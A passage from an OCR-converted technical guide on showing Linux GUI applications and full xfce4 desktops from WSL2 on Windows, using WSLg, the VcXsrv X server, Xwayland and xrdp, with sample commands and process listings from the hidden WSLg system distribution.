Let's go back to the graphical section. Once you have the programs installed, they will integrate into the start menu, and you can drag them as normal shortcuts to the desktop. How do they appear there? WSLDVCPlugin is responsible for displaying all the applications that have a GUI in the distribution (within the distribution, it scans the .desktop files in /usr/share/applications). They are processed so that the Windows start menu integrates them. Read this post[37] to learn how to integrate Linux applications into your Windows start menu.

Creating shortcuts to Ubuntu programs but launching them from Windows


X11

Up until now, we've been using Wayland or XWayland and Weston to "see" individual applications. Now we're going to use X11 both to launch apps and to view a complete desktop. The first step is to "override" WSLg and allow applications to communicate with their own X server. To do this, we need to add this to .wslconfig:

[37] https://granule.medium.com/wsl2-gui-app-shortcuts-in-windows-with-wslg-fcc66d3134e7

```
[wsl2]

guiApplications=false
```


After restarting WSL, we need to choose which server we're going to run on Windows. We have several options, some even paid. VcXsrv, X410, Xmanager, Xming, Cygwin/X, MobaXterm...




A non-free server

I've tried the standard VcXsrv for Windows and it has more than met expectations, so we'll go with that. It can be downloaded from this address[38]:

The first thing to understand is that it's best to launch xlaunch.exe first and choose the configuration from there. And profiles can be stored.



[38] https://sourceforge.net/projects/vcxsrv/



Step-by-step execution of the X11 server

Just in case, check "Disable Access control", although it's not the default configuration. To display the desktop, it's necessary to check that "Disable Access control" because there will be a flood of requests from different programs and it will be necessary to handle them.

Then it's very important to tell the "DISPLAY" variable of the WSL distribution where the server is (at the Windows IP). This is achieved like this:

```
export DISPLAY=172.25.160.1:0
```


Each number after the IP refers to a possible "display" and within it, to a monitor, which can be omitted. In reality, in terms of ports or sockets, 6000 + the display number is used. In other words, if I specify:

```
export DISPLAY=172.25.160.1:10
```

I'll be accessing port 6010 on the server. It's also possible to find the Windows IP address with this command:

```
export DISPLAY=$(awk '/nameserver/ {print $2}' /etc/resolv.conf
2>/dev/null):0
```

Speaking of ports... of course, it's necessary to open the required ports in the Windows firewall or, more conveniently, allow any program from outside to connect to the X server. For this, we can create a rule by running wf.msc.



Open vcxsrv pass through the Windows firewall


We allow connections to the program that will actually listen, which is %ProgramFiles%\VcXsrv\vcxsrv.exe

You can also open access to the program via command line:

```
netsh firewall add allowedprogram
%ProgramFiles%\VcXsrv\vcxsrv.exe "ServidorX" ENABLE
```

For more security, it's recommended to only allow the WSL IP to enter. For this, you could adjust the range of allowed client IPs.

From here, you can launch native applications graphically, and they will be displayed thanks to the X server. If you kill the server, they will go with it.




When you run a desktop, many apps come to look for the X server as a client

Now, taking advantage of this, we can try to launch an entire desktop instead of individual applications.

The one that works best is xfce4. We install it:


```
apt-get install xfce4-desktop
```

And we can directly tell it to launch with the command startxfce4



A full xfc4 desktop superimposed over my Windows desktop and viewed through an X server

If you want more convenience and for the Linux desktop to be self-contained in a screen, choose this option when launching the X server:



Better option to see a complete desktop integrated in Windows

Be very careful because if systemd is active in the distribution and you use the X's, it is possible that you will have a permissions problem with the connection.


And if we want to display a complete desktop with Wayland instead of X? In principle, it's not possible because we face a problem. Desktop environments come as a "package" and, for example, GNOME will want to launch mutter which is its own and will generate a conflict because Weston "is

already there" occupying that place. WSLg works very well for launching individual applications, but the distribution won't be able to execute the entire desktop environment because an "initial" screen is needed to host the entire environment. That's achieved with X. A trick is to use the Wayland X server that comes for backward compatibility, and "trick" the system into using it.

```
sudo apt install xwayland

Xwayland :1 &

xw_pid=$!

WAYLAND_DISPLAY= DISPLAY=:1 dbus-launch startxfce4

kill $xw_pid
```

With the first line we install xwayland in our instance. Then we launch an xwayland server in the background (a black screen will open) on a different display (1). With the second command we capture the PID of the last task launched to the background (to kill it later, although it's not absolutely necessary). With the third line we trick the desktop apps into thinking that WAYLAND_DISPLAY is empty and not use their own display server that would "clash" with Weston. We launch on xwayland's display 1 and the startxfce4 application.

The trick works. Seen here[39]. Dbus-launch ensures that the shell isn't replaced and environment variables are remembered. Here[40] they explain the "problem" turned into a hack.



Here in the screen you can see how I am running the desktop, without clients connected to the Windows X server and without disabling Wayland in .wslconfig. In the display it is clear

The same can be done from the wsl tool and against the "hidden" WSLg distribution.

[39] https://askubuntu.com/questions/1385703/launch-xfce4-or-other-desktop-in-windows-11-wslg-ubuntu-distro

[40] https://gitlab.freedesktop.org/wayland/weston/-/merge_requests/486

```
PS C:\Users\Sergio> wsl --system Xwayland :1
_XSERVTransmkdir: Mode of /tmp/.X11-unix should be set to 1777
glamor: 'wl_drm' not supported
Missing Wayland requirements for glamor GBM backend
Failed to initialize glamor, falling back to sw
The XKEYBOARD keymap compiler (xkbcomp) reports:
> Internal error:   Could not resolve keysym XF86FullScreen
Errors from xkbcomp are not fatal to the X server
The XKEYBOARD keymap compiler (xkbcomp) reports:
> Warning:          Unsupported maximum keycode 569, clipping.
>                   X11 cannot support keycodes above 255.
> Internal error:   Could not resolve keysym XF86FullScreen
Errors from xkbcomp are not fatal to the X server
```

Wsl —system no está muy documentado

With this we launch a base screen, and then in the distribution we can launch on it:

```
WAYLAND_DISPLAY= DISPLAY=:1 startxfce4
```

With --system, you directly access WSLg, the shared system layout for each distribution (even with wsl --system --user root).

```
Windows PowerShell
PS C:\Users\Sergio> wsl --system ls /home/
wslg
PS C:\Users\Sergio> wsl --system
wslg [ /mnt/c/Users/Sergio ]$ ls /
EULA-Container.txt  boot  etc   init  lib64       media  proc  run   srv  tmp  var
bin                 dev   home  lib   lost+found  mnt    root  sbin  sys  usr
wslg [ /mnt/c/Users/Sergio ]$ cat /etc/issue
Welcome to CBL-Mariner 2.0.20230630 (x86_64) - Kernel \r (\l)
wslg [ /mnt/c/Users/Sergio ]$
```

```
PS C:\WINDOWS\system32> wsl --system
wslg [ /mnt/c/WINDOWS/system32 ]$ ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.2  0.0   2460  1612 hvc0     Sl+  14:20   0:00 /init
root           2  0.0  0.0   2312  1604 hvc0     S+   14:20   0:00 /init
root           3  0.0  0.0   2460   936 hvc0     Sl+  14:20   0:00 /init
root           8  0.0  0.1 121444  8348 hvc0     Sl+  14:20   0:00 /usr/bin/WSLGd
wslg          11  7.0  0.4 743208 35568 hvc0     Sl+  14:20   0:00 /usr/bin/weston --backend=rdp-backend.so --modules=wslg
root          14  0.0  0.0   2460     4 hvc0     Sl+  14:20   0:00 plan9 --control-socket 6 --log-level 4 --server-fd 7 --
root          17  0.0  0.0   2464   120 ?        Ss   14:20   0:00 /init
root          19  0.0  0.0   2480   124 ?        S    14:20   0:00 /init
wslg          20  0.4  0.0   8216  4612 pts/0    Ss   14:20   0:00 -bash
wslg          23  0.0  0.0   2340  1672 hvc0     S+   14:20   0:00 /init /mnt/c/Program Files/WSL/msrdc.exe msrdc.exe /v:D
wslg          24  0.0  0.0   8868  3952 hvc0     S+   14:20   0:00 /usr/bin/dbus-daemon --syslog --nofork --nopidfile --sy
wslg          25  1.0  0.1 234596 10224 hvc0     Sl+  14:20   0:00 /usr/bin/pulseaudio --log-time=true --disallow-exit=tru
wslg          29  0.0  0.0   8736   372 ?        Ss   14:20   0:00 /usr/bin/dbus-daemon --syslog --fork --print-pid 8 --pr
wslg          38  0.7  0.2  43544 18868 ?        Ss   14:20   0:00 /usr/bin/Xwayland :0 -rootless -core -listen 37 -wm 38
wslg          66  0.0  0.0   3488  1224 pts/0    R+   14:20   0:00 ps -aux
```

We have accessed the CBL-Mariner launched by WSLg!

By the way, to get to the "initial" distribution that controls WSL, you can run::

```
wsl --debug-shell
```

But for it to work, there must be an instance of WSLg running and it must be done from a console as administrator.

```
PS C:\WINDOWS\system32> wsl --debug-shell

Welcome to CBL-Mariner 2.0.20230630 (x86_64) - Kernel 5.15.133.1-microsoft-standard-WSL2 (hvc1)
DESKTOP-KP500GD login: root (automatic login)

root@DESKTOP-KP500GD [ ~ ]# ls
root@DESKTOP-KP500GD [ ~ ]# cd ..
root@DESKTOP-KP500GD [ / ]# ls
EULA-Container.txt  etc              home        media  sbin    systemvhd
bin                 gpu_drivers      init        mnt    share   tmp
boot                gpu_lib          lib         proc   srv     usr
dev                 gpu_lib_inbox    lib64       root   sys     var
distro              gpu_lib_packaged lost+found  run    system  wslg
root@DESKTOP-KP500GD [ / ]# uname -a
Linux DESKTOP-KP500GD 5.15.133.1-microsoft-standard-WSL2 #1 SMP Thu Oct 5 21:02:42 UTC 2023 x86_64 x86_64 x86_64
ux
root@DESKTOP-KP500GD [ / ]# cat /etc/wsl.conf
[boot]
command=/usr/bin/WSLGd
[user]
```

```
root@DESKTOP-KP500GD [ / ]# ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2468  1540 hvc0     Ssl+ 13:15   0:00 /init
root           2  0.0  0.0      0     0 ?        S    13:15   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   13:15   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   13:15   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   13:15   0:00 [slub_flushwq]
root           6  0.0  0.0      0     0 ?        I<   13:15   0:00 [netns]
root           7  0.0  0.0      0     0 ?        I    13:15   0:00 [kworker/0:0-ev
root           8  0.0  0.0      0     0 ?        I<   13:15   0:00 [kworker/0:0H-e
root           9  0.0  0.0      0     0 ?        I    13:15   0:00 [kworker/u24:0-
root          10  0.0  0.0      0     0 ?        I<   13:15   0:00 [mm_percpu_wq]
root          11  0.0  0.0      0     0 ?        S    13:15   0:00 [rcu_tasks_rude
root          12  0.0  0.0      0     0 ?        S    13:15   0:00 [rcu_tasks_trac
root          13  0.0  0.0      0     0 ?        S    13:15   0:00 [ksoftirqd/0]
root          14  0.0  0.0      0     0 ?        I    13:15   0:00 [rcu_sched]
root          15  0.0  0.0      0     0 ?        S    13:15   0:00 [migration/0]
root          16  0.0  0.0      0     0 ?        S    13:15   0:00 [cpuhp/0]
root          17  0.0  0.0      0     0 ?        S    13:15   0:00 [cpuhp/1]
root          18  0.0  0.0      0     0 ?        S    13:15   0:00 [migration/1]
root          19  0.0  0.0      0     0 ?        S    13:15   0:00 [ksoftirqd/1]
root          20  0.0  0.0      0     0 ?        I    13:15   0:00 [kworker/1:0-ev
root          21  0.0  0.0      0     0 ?        I<   13:15   0:00 [kworker/1:0H-k
root          22  0.0  0.0      0     0 ?        S    13:15   0:00 [cpuhp/2]
root          23  0.0  0.0      0     0 ?        S    13:15   0:00 [migration/2]
root          24  0.0  0.0      0     0 ?        S    13:15   0:00 [ksoftirqd/2]
root          25  0.0  0.0      0     0 ?        I    13:15   0:00 [kworker/2:0-mm
root          26  0.0  0.0      0     0 ?        I<   13:15   0:00 [kworker/2:0H-e
root          27  0.0  0.0      0     0 ?        S    13:15   0:00 [cpuhp/3]
root          28  0.0  0.0      0     0 ?        S    13:15   0:00 [migration/3]
root          29  0.0  0.0      0     0 ?        S    13:15   0:00 [ksoftirqd/3]
root          30  0.0  0.0      0     0 ?        I    13:15   0:00 [kworker/3:0-ev
root          31  0.0  0.0      0     0 ?        I<   13:15   0:00 [kworker/3:0H-k
root          32  0.0  0.0      0     0 ?        S    13:15   0:00 [cpuhp/4]
root          33  0.0  0.0      0     0 ?        S    13:15   0:00 [migration/4]
root          34  0.0  0.0      0     0 ?        S    13:15   0:00 [ksoftirqd/4]
root          35  0.0  0.0      0     0 ?        I    13:15   0:00 [kworker/4:0-ev
root          36  0.0  0.0      0     0 ?        I<   13:15   0:00 [kworker/4:0H-k
root          37  0.0  0.0      0     0 ?        S    13:15   0:00 [cpuhp/5]
root          38  0.0  0.0      0     0 ?        S    13:15   0:00 [migration/5]
root          39  0.0  0.0      0     0 ?        S    13:15   0:00 [ksoftirqd/5]
root          40  0.0  0.0      0     0 ?        I    13:15   0:00 [kworker/5:0-ev
root          41  0.0  0.0      0     0 ?        I<   13:15   0:00 [kworker/5:0H-e
root          42  0.0  0.0      0     0 ?        S    13:15   0:00 [cpuhp/6]
root          43  0.0  0.0      0     0 ?        S    13:15   0:00 [migration/6]
```

We have accessed the CBL-Mariner which launches the rest of the system

Connect via RDP to the desktop

There is another alternative to view a full Linux desktop on a WSL: native RDP. Once we have xfce4 installed, we can connect via RDP. The first thing to do is to install the xrdp server in the distribution.

```
sudo apt install xrdp
```

Then in the /etc/xrdp/xrdp.ini file, change the default port. For example, from 3389 to 3390. Otherwise you could connect to your own Windows.

Restart the server:

```
sudo systemctl restart xrdp
```

Also add to the file:

```
nano /home/sergio/.xsession
```

the command:

```
xfce4-session
```

It is also very important to edit:


```
sudo nano /etc/xrdp/startwm.sh
```

```
#!/bin/sh
unset DBUS_SESSION_BUS_ADDRESS
unset XDG_RUNTIME_DIR

# xrdp X session start script (c) 2015, 2017, 2021 mirabilos
# published under The MirOS Licence

# Rely on /etc/pam.d/xrdp-sesman using pam_env to load both
# /etc/environment and /etc/default/locale to initialise the
# locale and the user environment properly.

if test -r /etc/profile; then
        . /etc/profile
fi

#test -x /etc/X11/Xsession && exec /etc/X11/Xsession
#exec /bin/sh /etc/X11/Xsession
startxfce4
```

